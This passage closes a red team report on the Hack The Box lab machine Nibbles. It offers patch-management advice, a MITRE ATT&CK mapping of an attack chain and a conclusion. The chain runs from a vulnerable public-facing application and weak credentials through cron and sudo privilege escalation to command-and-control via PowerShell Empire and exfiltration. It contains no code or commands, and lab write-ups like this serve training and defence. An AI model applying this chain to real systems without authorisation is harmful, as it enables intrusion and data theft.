Best practices would be to patch in cycles to avoid outdated code and dependencies. If the software is End of Life, the recommendation is to begin developing on the open source project or move to supported software.

Solution:

There should be a patch management process in place to:


- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g., frameworks, libraries) and their dependencies using tools like versions, OWASP
- Dependency Check, retire.js, etc. Continuously monitor sources like Common Vulnerability and Exposures (CVE) and National Vulnerability Database (NVD) for vulnerabilities in the

components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.

- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component (See A08:2021-Software and Data Integrity Failures).
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.
- Every organization must ensure an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

Mitre ATT&CK Killchain

Reaper-UT Red Team will map threats to the Mitre ATT&CK killchain. This allows business decisions to be made in alignment with cost and effective results. Each Tactic, and their Technique, have been outlined below, detailing the killchain. Some Tactics may not apply, their Techniques will not be provided. You may download the JSON file below and upload to Mitre ATT&CK Navigator for a more holistic view:



about
Nibbles

HTB - Nibbles Killchain
using PowerShell Empire as a C2

domain
Enterprise ATT&CK v13

platforms
Network, Linux, PRE

- https://mitre-attack.github.io/attack-navigator/
- https://github.com/BuildAndDestroy/hackthebox-reports/boxes/nibbles/nibbles.json

Tactics, Techniques, and Procedures

- TA0043 - Reconnaissance
  - T1592.002 - Gather Victim Host Information: Software
- TA0042 - Resource Development
  - T1587.004 - Develop Capabilities: Exploits
- TA0001 - Initial Access
  - T1190 - Exploiting Public-Facing Applications
  - T1078.003 - Valid Accounts: Local Accounts
- TA0002 - Execution
  - T1053.003 - Scheduled Task/Job: Cron
  - T1204.002 - User Execution: Malicious File
- TA0003 - Persistence
  - T1053.003 - Scheduled Task/Job: Cron
  - T1078.003 - Valid Accounts: Local Accounts
- TA0004 - Privilege Escalation
  - T1548.003 - Abuse Elevation Control Mechanism: Sudo and Sudo Caching
  - T1068 - Exploitation for Privilege Escalation
  - T1053.003 - Scheduled Task/Job: Cron
  - T1078.003 - Valid Accounts: Local Accounts
- TA0005 - Defense Evasion
  - T1548.003 - Abuse Elevation Control Mechanism: Sudo and Sudo Caching
  - T1078.003 - Valid Accounts: Local Accounts
- TA0006 - Credential Access
  - T1552.001 - Unsecured Credentials: Credentials In Files
- TA0007 - Discovery

T1087.001 - Account Discovery: Local Account

TA0008 - Lateral Movement

TA0009 - Collection

TA0011 - Command and Control

T1573.002 - Encrypted Channel: Asymmetrical Cryptography

TA0010 - Exfiltration

T1041 - Exfiltration Over C2 Channel

TA0040 - Impact

Conclusion

Reaper-UT Red Team performed a Red Team engagement at the request of Hack The Box to determine the full impact of a Full Engagement Model on the Nibbles host. The Reaper-UT Red Team identified Vulnerabilities and Security weaknesses within software being used on the Nibbles host. Reaper-UT Red Team assesses that an external threat can successfully compromise the Nibbles host based on the path demonstrated during the assessment. No highly specialized exploits or tools were used or required to perform any of the actions described within this report. Reaper-UT Red Team used a publicly available attack framework for nearly all exploitation activities. The technical skill level required to conduct individual actions ranges within low technical skills. The required technical capability and level of access that was achieved by chaining these vulnerabilities is a cause for concern. Critical exposures and observations include a weak password policy and use of end of life software that gives a threat the opportunity to exploit. Reaper-UT Red Team operators demonstrated that an adversary with compromised Admin credentials could potentially compromise the Nibbles host and remotely collect sensitive data or observe, disrupt or deny business operations. Overall, the Reaper-UT Red Team was able to accomplish threat objectives and it is our hope that the security posture of Reaper-UT platform will be improved as a result of the efforts.